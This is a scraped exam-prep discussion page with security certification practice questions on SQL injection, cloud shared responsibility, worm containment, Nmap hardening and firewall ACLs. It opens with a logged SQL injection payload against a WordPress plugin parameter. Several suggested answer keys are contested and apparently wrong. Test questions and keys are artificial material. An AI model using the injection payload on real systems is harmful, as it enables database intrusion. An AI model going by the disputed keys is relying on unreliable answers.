84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

A. SQL injection

B. Cross-site scripting

C. Brute-force

D. Cross-site request forgery

Suggested Answer: *D*

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: A

I think this is showing a SQL injection.

upvoted 8 times

Rj100 Highly Voted 3 years, 9 months ago

Keyword schema, deals with database layout. Hence SQL

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: A

Each log entry shows a request made to the endpoint check_user.php with a parameter userid containing SQL code. The use of keywords like SELECT, FROM, UNION ALL SELECT, and the manipulation of functions and numeric calculations within the parameter value are characteristic of SQL injection attempts

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: A

In the given log snippets, the requests to the check_user.php script contain SQL-like statements in the URL parameters such as userid:

SELECT statements injected with specific SQL syntax into the userid parameter. Use of UNION ALL SELECT to join maliciously crafted SQL statements. Attempts to perform database operations like SELECT, CONCAT, and UNION. These attempts to manipulate the SQL queries through the URL parameters in the requests suggest an attempt to exploit potential vulnerabilities in the application's database layer, which is characteristic of SQL injection attacks.

Therefore, the described attack pattern aligns with option A: SQL injection.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

hidady 3 years, 10 months ago

A is the correct answer "SQL injection"

upvoted 2 times

ryanzou 3 years, 11 months ago

Selected Answer: A

It's definitely SQL injection, no doubt

upvoted 3 times

[Removed] 3 years, 12 months ago

Selected Answer: A

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id

https://www.w3schools.com/sql/sql_injection.asp

upvoted 3 times

ts260 4 years, 1 month ago

Selected Answer: A

Attempted SQL injection into userid

upvoted 3 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

Clearly trying to pass SQL code for the user field, this is clearly an example of SQL injection. Cross site forgery is when you try to bypass or change the web path to by pass the index.

upvoted 4 times

EZPASS 4 years, 2 months ago

I agree. 'A' seems to be correct.

upvoted 2 times

Agrona 4 years, 2 months ago

Selected Answer: A

Clearly shows SQL queries.

upvoted 4 times

Question #88 *Topic 1*

A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.
The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The pharmaceutical company

B. The cloud software provider

C. The web portal software vendor

D. The database software vendor

Suggested Answer: *B*

snilu Highly Voted 4 years, 6 months ago
If it's using IaaC, the company is managing their systems including the web portal. Why the CSP is responsible???
upvoted 10 times

BotWayne Highly Voted 4 years ago
Selected Answer: A
IaaS = Infrastructure as a Service. So the CSP provided the hardware. What the pharmaceutical company puts on that hardware is their business. The fact it was breached via SQL injection, i.e. software coding, means it's the web application was the point of ingress. Therefore, it's the onus of the Pharma company.
upvoted 7 times

Orean Most Recent 2 years, 1 month ago
With an IaaS model, the customer is responsible for EVERYTHING barring the physical cloud-hosting hardware (which falls within the CSP's scope). Since the CSP's hardware has practically nothing to do with the SQLi vulnerability, the blame falls on the customer.
upvoted 1 times

23169fd 2 years, 3 months ago
Selected Answer: A
In the IaaS model, while the CSP ensures the infrastructure's security, the pharmaceutical company is responsible for securing its application, including protecting against SQL injection attacks
upvoted 1 times

Delab202 2 years, 9 months ago
Selected Answer: A
Customer Responsibilities:

Application Security: The pharmaceutical company is responsible for securing its customer-facing web portal and the application code. This includes protecting against common vulnerabilities like SQL injection through proper input validation, parameterized queries, and other secure coding practices. Data Security: The security of customer information stored in the database is the responsibility of the customer. This includes implementing proper access controls, encryption, and ensuring data is not exposed due to vulnerabilities like SQL injection.
upvoted 1 times

BiteSize 3 years, 3 months ago
Selected Answer: A
The data owner is responsible for the data. Also even more responsible than normal because the CSP only provides Infrastructure. All patching of systems and security is supposed to be conducted by the customer in a IaaS.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)
upvoted 1 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

IaaS means that the responsibility is passed onto the costumer this case the Pharma Company. Scenario also only indicates that the database is managed by the company but doesn't explain who controls the web page. When sql injection happens is due to poorly coded user interface in the web and not the database manager. I will say that the one at fault is the Web developer there fore they are responsible. I could also make the case that the company is responsible for hiring a bad Web developer. Can't decide if A or C

upvoted 4 times

EZPASS 4 years, 2 months ago

Selected Answer: A

I agree. A is the correct answer.

upvoted 2 times

Agrona 4 years, 2 months ago

Selected Answer: A

In the Shared Responsibility model, this would fall under the company's responsibility.

upvoted 2 times

RevZig67 4 years, 5 months ago

Selected Answer: A

The company is managing the DB.

upvoted 5 times

jbandin696969 4 years, 6 months ago

I believe the pharmaceutical company is responsible for their own data in a IaaS model.

https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS

https://www.techtarget.com/searchcloudcomputing/feature/The-cloud-shared-responsibility-model-for-IaaS-PaaS-and-SaaS

upvoted 4 times

Question #89 *Topic 1*

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.
Which of the following steps would be best to perform FIRST?

A. Turn off the infected host immediately.

B. Run a full anti-malware scan on the infected host.

C. Modify the smb.conf file of the host to prevent outgoing SMB connections.

D. Isolate the infected host from the network by removing all network connections.

Suggested Answer: *D*

AnnoyingIAGuy Highly Voted 3 years, 9 months ago

Isolating the infected host is almost always the answer when asked "What to do first" after a breach/infection has occurred

upvoted 9 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

Containment: Isolating the infected host from the network immediately stops the worm from spreading further via SMB connections. This action helps prevent additional hosts from becoming infected.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Reduce the impact! Isolate the sickness. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Geofab 3 years, 7 months ago

Selected Answer: D

agreed with D

upvoted 2 times

SIMULATION -
You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.
The company's hardening guidelines indicate the following:
✑ There should be one primary server or service per device.
✑ Only default ports should be used.
✑ Non-secure protocols should be disabled.

INSTRUCTIONS -
Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.
For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
✑ The IP address of the device
The primary server or service of the device (Note that each IP should by associated with one service/port only)

✑ The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

▪


NMAP Scan Output

```
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT     STATE  SERVICE  VERSION
25/tcp   closed smtp     Barracuda Networks Spam Firewall smtpd
415/tcp  open   ssl/smtp smtpd
587/tcp  open   ssl/smtp smtpd
443/tcp  open   ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT     STATE  SERVICE  VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp      FileZilla ftpd 0.9.39 beta
22/tcp   closed ssh
80/tcp   open   http     Microsoft IIS httpd 7.5
443/tcp  open   ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT    STATE SERVICE         VERSION
21/tcp  open  ftp             Pure-FTPd
443/tcp open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
```

Devices Discovered (0)

Add Device For

10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68





Suggested Answer:
10.1.45.65 SFTP Server Disable 8080 10.1.45.66 Email Server Disable 415 and 443 10.1.45.67 Web Server Disable 21, 80 10.1.45.68 UTM Appliance Disable 21

IT_PAYS Highly Voted 3 years, 9 months ago

IS THE ANSWER PROVIDED CORRECT?

10.1.45.65 SFTP Server Disable 8080 10.1.45.66 Email Server Disable 415 and 443 10.1.45.67 Web Server Disable 21, 80 10.1.45.68 UTM Appliance Disable 21

upvoted 14 times

ripper69 Highly Voted 3 years, 7 months ago

Yes, one issue is that modern Exchange servers (Mail) use port 443 (secure default port) for incoming connections and disabling this might cause issues...

upvoted 8 times

ElDirec 2 years, 8 months ago

Here are the devices discovered and their details based on the Nmap scan reports:

1. **Device IP:** 10.1.45.65 - SFTP Server - **Primary Service:** SSH on port 22 - **Protocol(s) to be disabled:** HTTP on port 80 (non-secure protocol)

2. **Device IP:** 10.1.45.66 - Email Server - **Primary Service:** SSL/SMTP on port 587 - **Protocol(s) to be disabled:** Port 415 (if it's not necessary for the email server's function, it should be closed to enhance security)

3. **Device IP:** 10.1.45.67 - Web Server - **Primary Service:** SSL/HTTP on port 443 - **Protocol(s) to be disabled:** FTP on port 21 and HTTP on port 80 (both are non-secure protocols)

4. **Device IP:** 10.1.45.68 - UTM Appliance - **Primary Service:** SSL/FTP-proxy on port 443 - **Protocol(s) to be disabled:** SSL/FTP-proxy on port 21 (if it's not necessary for the UTM's function, it should be closed to enhance security)

upvoted 8 times

Waltsthe 2 years, 6 months ago

i'd know this one

upvoted 1 times

b49eb27 2 years, 6 months ago

for thos asking why we don't disable those that are already closed, if you look at the .67 device, there are four protocols listed that are closed that are not in the disabled protocols list. so i have decided not to list those that are already closed as once that should also be disabled.

upvoted 2 times

aaronhardisonn 2 years, 7 months ago

How do we know what the primary ports are :/

upvoted 3 times

userguy890_111 2 years, 8 months ago

why dont we disable the ports listed as closed? nmap's own docs say they could open up:

I had originally selected for closed ports to be disabled too but everyone answered otherwise. It seems this is another comptia trick

"Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed . Closed ports have no application listening on them, though they could open up at any time."

upvoted 1 times

Delab202 2 years, 9 months ago

10.1.45.65 SFTP Server Disable 8080 10.1.45.66 Email Server Disable 415 and 443 10.1.45.67 Web Server Disable 21, 80 10.1.45.68 UTM Appliance Disable 21

Answer is correct-

upvoted 7 times

Anarckii 2 years, 9 months ago

10.1.45.65 - port 8080 10.1.45.66 – port 443, 415 10.1.45.67 - port 21, 80 10.1.45.68 – port 21

upvoted 2 times

wizwiz 2 years, 11 months ago

Why not disable the closed ports as well? Per NMAP

"A closed port is accessible (it receives and responds to Nmap probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators may want to consider blocking such ports with a firewall. Then they would appear in the filtered state, discussed next."

Should we not disable all the protocols for closed ports as well? So port 20,22,2001,2047,2196 and 6001 as well?

upvoted 1 times

tester27 Most Recent 2 years, 4 months ago

those other ports you've mentioned are not in the selection, so this implies that it is not necessary.

upvoted 1 times

Anarckii 2 years, 10 months ago

No because even though the state is closed ping attacks and other traffic will just be rejected since the service is unavailable.

upvoted 1 times

weaponxcel 3 years ago

Can someone explain why we close port 443 on 10.1.45.66?

upvoted 2 times

ThatGuyOverThere 2 years, 11 months ago

Because the instructions say each server will only use one port/service. Indicators suggest it is a mail server so you would leave open 587 for secure smtp rather than 443.

upvoted 7 times

peteymcspeedy 3 years ago

Are all of them separate devices? Or does everything go under 10.1.45.66? I don't understand why 10.1.45.65 is under .66 in the solution pictured.

upvoted 1 times

ThatGuyOverThere 2 years, 11 months ago

There are four servers with their own output listed from nmap telling you what ports are showing open (or some closed) for each server.

upvoted 2 times

imather 3 years, 3 months ago

Why precisely is 68 UTM? I'm guessing it's due to the SSL-VPN http proxy service and IPCop 2 firewall OS and it doesn't match any of the other provided options?

upvoted 3 times

imather 3 years, 2 months ago

Looking closer, device type is firewall, so UTM makes more sense.

upvoted 3 times

ThatGuyOverThere 2 years, 11 months ago

That and a UTM would probably proxy traffic to SSL decrypt and analyze everything.

upvoted 2 times

Question #91 *Topic 1*

A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.
Which of the following should the company implement to address the risk of system unavailability?

A. User and entity behavior analytics

B. Redundant reporting systems

C. A self-healing system

D. Application controls

Suggested Answer: *A*

Breza Highly Voted 3 years, 8 months ago

Selected Answer: C

The company should implement a self-healing system to address the risk of system unavailability. Self-healing systems are designed to automatically detect and recover from failures without any human intervention. In the scenario described, failed API calls are causing customers to be unable to check out and purchase products, leading to the potential loss of customers and damage to the company's reputation. By implementing a self-healing system, the company can ensure that its product site remains available even in the event of API failures, reducing the risk of loss of customers and reputation damage.

upvoted 8 times

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: D

This is a security test! We put controls on things to maintain operations at a higher success rate than adding more hardware. It is why we exist and are able to get senior stakeholder approval.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 5 times

BinaryGuardian42 2 years, 11 months ago

And what does the A stand for in the CIA triad? Availability is one of the core pillars of security!

upvoted 5 times

icecool2019 Most Recent 2 years, 4 months ago

It is C

upvoted 1 times

TomasValtor 2 years, 6 months ago

Answer: C https://www.linkedin.com/pulse/approach-building-self-healing-apis-danesh-hussain-zaki

upvoted 1 times

hb0011 2 years, 9 months ago

Selected Answer: C

Definitely C

upvoted 1 times

smoothAzure 2 years, 9 months ago

which is correct C or D?

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: C

Ran multiple test through ChatGPT and C comes out on top for the question

Option C (A self-healing system): This involves implementing systems that can automatically detect and recover from failures without human intervention. Self-healing mechanisms can contribute to minimizing downtime by quickly identifying and resolving issues. It is a proactive approach to maintaining system availability

Given the emphasis on mitigating the risk of system unavailability in the question, option C (A self-healing system) is more directly aligned with the goal of automatically addressing failures and minimizing downtime. However, organizations often employ a combination of strategies, and application controls would be part of a broader approach to ensuring system reliability and security.

Therefore, if you had to choose one option that best addresses the risk of system unavailability, option C would be more directly related to self-healing mechanisms that contribute to maintaining system availability.

upvoted 2 times

biggytech 2 years, 11 months ago

Selected Answer: C

C is the correct answer as we are asking about availability not security of the API calls like in D. The exam is security based but the specific question is asking in the context of availability of the API which self healing would accomplish and reroute the requests

upvoted 2 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: C

A self-healing system, in the context of IT infrastructure, refers to a system that can detect, diagnose, and automatically resolve issues without requiring human intervention. Such systems are designed to detect faults or failures, initiate corrective actions, and restore functionality to prevent or minimize service disruptions.

upvoted 2 times

32d799a 3 years ago

Selected Answer: C

A self-healing system is designed to automatically detect and correct faults or failures without human intervention. In the context of API calls, if one call fails, the system can try alternate routes or methods to ensure continuity of service. If a server fails, it can redirect to another one. If there's a bug causing the failure, the system might be able to roll back to a previous stable state or activate a backup system.

upvoted 3 times

ThatGuyOverThere 3 years ago

Selected Answer: C

The question does not say the system was brought down due to any sort of unauthorized access, so C is the best answer. Services and other dependencies can go down or have issues all the time. If the system detected an issue with a service and automatically restarted it, this would avoid issues like this.

upvoted 3 times

strong1 3 years ago

C and D Hardware component failure can lead to significant and widespread outages and be difficult to resolve without proper planning and preparation. Design considerations should take into account failure scenarios, seek to eliminate any possible single points of failure (SPoF), and allow for the completion of maintenance tasks with minimal to no downtime. These design considerations invariably add to the up-front costs of hardware but result in a more resilient and reliable infrastructure that saves time and costs attributed to downtime. To accomplish this, hardware components must incorporate redundancy in their design, for example servers with dual power supplies, multiple memory modules plus multiple network and storage adapters, but in a more comprehensive manner also include the use of redundant systems such as by implementing server clusters or load balancers. Self-healing hardware has the capability to detect and react to component failures in a way that allows for continued operation or can be preventive in nature by detecting and alerting to imminent component failure.

upvoted 1 times

p1s3c 3 years, 5 months ago

Answer C To address the risk of system unavailability, the company should implement a self-healing system. A self-healing system is designed to identify and mitigate problems automatically without human intervention. This approach can help prevent system failures from cascading and causing widespread outages. By automating the process of identifying and mitigating problems, a self-healing system can help reduce the risk of downtime, improve system availability, and minimize the impact of failures on the company's reputation and customer satisfaction. User and entity behavior analytics, redundant reporting systems, and application controls are important security measures but are not specifically designed to address system availability.

upvoted 3 times

tineboy46 3 years, 6 months ago

D Is the correct choice.

upvoted 1 times

Geofab 3 years, 7 months ago

Selected Answer: D

I will go with D

upvoted 1 times

Cock 3 years, 7 months ago

Selected Answer: D

I saw the same question in cysa+

upvoted 5 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: C

I would go with C

upvoted 2 times

Question #92 *Topic 1*

Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.

B. The likelihood of account compromise is reduced.

C. Zero trust is achieved.

D. Privacy risks are minimized.

Suggested Answer: *B*
Reference: https://cloudworks.no/en/5-benefits-of-passwordless-authentication/

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: B

Passwordless solutions typically involve certificate-based authentication combined with a PIN. (Smart Card). Reducing the chances of accounts being compromised. MFA is important to remember in this instance "Something you have and something you are"

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

Cock 2 years, 7 months ago

Selected Answer: B

The MOST significant benefit of implementing a passwordless authentication solution is that the likelihood of account compromise is reduced. Passwordless authentication, such as the use of biometric or token-based authentication, eliminates the need for passwords, which are a common target for cyberattacks, such as brute force or credential stuffing attacks. By removing the password, the risk of account compromise due to weak passwords or password reuse is eliminated. This improves security by ensuring that only authorized users are granted access to the system.

upvoted 4 times

WOM127 2 years, 7 months ago

B? https://www.cloudworks.no/en/articles/5-benefits-of-passwordless-authentication

upvoted 1 times

Question #93 *Topic 1*

A review of the past year's attack patterns shows that attackers stopped reconnaissance after finding a susceptible system to compromise. The company would like to find a way to use this information to protect the environment while still gaining valuable attack information.
Which of the following would be BEST for the company to implement?

A. A WAF

B. An IDS

C. A SIEM

D. A honeypot

Suggested Answer: *D*
Reference: https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot

23169fd Most Recent 2 years, 3 months ago

Selected Answer: D

Implementing a honeypot is the best solution for the company to both protect the environment and gain valuable attack information. A honeypot can attract and engage attackers, allowing the company to gather detailed intelligence on their methods and behaviors, which can then be used to enhance overall security measures.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Gain accurate attack information by utilizing a honeypot. Textbook definition

upvoted 2 times

ripper69 3 years, 7 months ago

Honeypot, all day long.

upvoted 3 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: D

D is the best answer

upvoted 3 times

Question #94 *Topic 1*

A security architect is reviewing the following proposed corporate firewall architecture and configuration:

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
✑ Web servers must receive all updates via HTTP/S from the corporate network.
Web servers should not initiate communication with the Internet.

✑ Web servers should only connect to preapproved corporate database servers.
✑ Employees' computing devices should only connect to web services over ports 80 and 443.
Which of the following should the architect recommend to ensure all requirements are met in the MOST secure manner? (Choose two.)

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

.

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443

B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP 80,443

C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535

D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535

E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0-65535

F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Suggested Answer: *B, D*

ccryptix Highly Voted 3 years, 12 months ago

Selected Answer: AF

A -> you want people from the corporate network to access internet web servers B -> wrong, this would allow the web server to contact anything on the internet C -> wrong, this would allow corporate network to access anthing on the internet which is already covered in firewall_B rule 20 D -> wrong, this would allow internet to access anything on corporate network E -> wrong, this is a duplicate of Firewall_B rule 20 F -> This would allow the web servers to receive updates via HTTP/S from the corporate network.

upvoted 6 times

Protocol0 3 years, 11 months ago

Why F? F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

10.0.2.10 isnt mentioned anywhere

upvoted 3 times

[Removed] Highly Voted 3 years, 11 months ago

It isn't explicitly mentioned but the requirement state that: Web servers must receive all updates via HTTP/S from the corporate network. Web servers should only connect to preapproved corporate database servers. And the subnet 10.0.2.10/32 falls within the 10.0.0.0/16 corporate network leading us to conclude that F is the only answer that fulfills that requirement. Answers B, C, D, and E are all wrong because they are permitting the firewall to access the Internet or be accessed by the internet. This is a big No when you configure firewall rules. Firewall do not need to access or be accessed by anybody besides pre-defined internal systems that are in charge of configuring and updating them. so Only A and F are permittable answers in this case regardless of what conditions are stated.

upvoted 8 times

Protocol0 3 years, 11 months ago

thank you

upvoted 1 times

FoxTrotDG 3 years, 7 months ago

10.0.2.10/32 is a host subnet and represents only a single host. Rule 30 on Firewall_B already allows web servers to connect to the preapproved corporate database servers. A is really the only answer, but because we have to choose two, F it is. Even though it's redundant.

upvoted 1 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: AF

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443

This rule allows employees' computing devices in the 10.0.0.0/16 network to connect to web services on the Internet using ports 80 and 443, which fulfills the requirement that employees should only connect to web services over these ports. F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.0/32 TCP 80,443

This rule ensures that web servers in the 192.168.1.0/24 network can receive updates from a specific server (10.0.2.0/32) on ports 80 and 443, fulfilling the requirement that web servers must receive updates via HTTP/S from the corporate network.

upvoted 2 times

23169fd 2 years, 3 months ago

Selected Answer: AF

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443 F. Ensuring the updated specific database server rule.

upvoted 1 times

ThatGuyOverThere 3 years ago

Selected Answer: AF

AF makes the most sense to me but don't these two rules count each other out?

Firewall_B ACL 10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443 20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535

Employees on the corporate network are going to be able to access web servers on the 192.168.1.0/24 network on any port based on that, or am I missing something? If they use a port besides 80 or 443, sure the first entry (10) won't allow it but the second (20) would. And the DENY (40) isn't until the bottom so it won't apply yet.

Seems like we still don't meet the requirements.

